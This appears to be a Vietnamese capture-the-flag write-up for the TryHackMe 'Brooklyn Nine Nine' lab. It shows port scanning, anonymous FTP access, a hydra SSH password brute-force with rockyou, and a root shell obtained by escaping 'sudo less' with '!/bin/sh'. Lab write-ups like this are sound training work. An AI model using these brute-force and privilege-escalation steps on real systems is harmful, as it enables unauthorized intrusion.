TryHackMe - Brooklyn Nine Nine
Steganography chỉ là mồi nhử? Cứ brute-force tới cùng

Giới thiệu
Đây là một thử thách khá dễ và thẳng thắn, nhưng thực ra cũng khá ổn. Việc biết thêm một cách leo thang đặc quyền mới để giành quyền root lúc nào cũng hữu ích.
Nmap
Hãy bắt đầu bằng việc quét với Nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
nmap -T4 -n -sC -sV -Pn -p- 10.10.220.228
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.75.122
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Chúng ta có 3 cổng đang mở:
21/tcp
22/tcp
80/tcp
Trinh sát

Hãy truy cập trang web. Chúng ta chỉ có thể thấy một hình ảnh.
Hãy chạy ffuf để kiểm tra các trang con hoặc tệp bổ sung.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
└─$ ffuf -w /usr/share/wordlists/LFI-Jhaddix.txt -u "http://10.10.220.228/FUZZ" -fl 124

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.220.228/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/LFI-Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 124
________________________________________________

/.htpasswd              [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 47ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 46ms]
:: Progress: [929/929] :: Job [1/1] :: 766 req/sec :: Duration: [0:00:01] :: Errors: 3 ::

Chúng ta có thể thấy một tệp, nhưng không có quyền truy cập vào nó.
Một bình luận trong mã nguồn hướng chúng ta đến steganography, nhưng sau khi thử giải mã bằng nhiều công cụ trực tuyến, tôi vẫn không gặp may.
Hãy thử đăng nhập vào FTP với tài khoản anonymous.
1
2
3
4
5
6
7
8
9
└─$ ftp 10.10.220.228
Connected to 10.10.220.228.
220 (vsFTPd 3.0.3)
Name (10.10.220.228:rene): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
Bây giờ, hãy kiểm tra các tệp và tải chúng xuống nếu có.
1
2
3
4
5
6
7
8
9
10
11
12
ftp> ls
229 Entering Extended Passive Mode (|||61988|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
ftp> get
(remote-file) note_to_jake.txt
(local-file) note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
229 Entering Extended Passive Mode (|||24193|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |**************************************************|   119      744.94 KiB/s    00:00 ETA
226 Transfer complete.
Hãy sử dụng cat để đọc nội dung tệp.
1
2
3
4
└─$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
Truy cập ban đầu
Chúng ta đã có tên người dùng jake, và từ nội dung tin nhắn có thể thấy rằng mật khẩu của anh ta khá yếu. Hãy brute-force thông tin đăng nhập SSH.
1
2
3
4
$ hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.220.228
[DATA] attacking ssh://10.10.220.228:22/
[22][ssh] host: 10.10.220.228   login: jake   password: <CENSORED>
1 of 1 target successfully completed, 1 valid password found
1
2
3
4
5
6
7
8
9
└─$ ssh jake@10.10.220.228
The authenticity of host '10.10.220.228 (10.10.220.228)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.220.228' (ED25519) to the list of known hosts.
jake@10.10.220.228's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$
User Flag
Sau khi kiểm tra một chút, chúng ta có thể tìm thấy user flag trong /home/holt/user.txt.

Root Flag
Có vẻ chúng ta có thể chạy less với quyền root.
1
2
3
4
5
6
7
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
Đây có lẽ là phần dễ nhất. Sau khi tìm kiếm nhanh trên Google, chúng ta có thể làm như sau:
- Tạo một tệp văn bản bất kỳ
- Chạy
sudo less <file.txt> - Nhập
!/bin/shđể tạo một shell với quyền sudo và giành quyền root
1
2
3
4
jake@brookly_nine_nine:~$ touch privesc.txt
jake@brookly_nine_nine:~$ sudo less privesc.txt
# id
uid=0(root) gid=0(root) groups=0(root)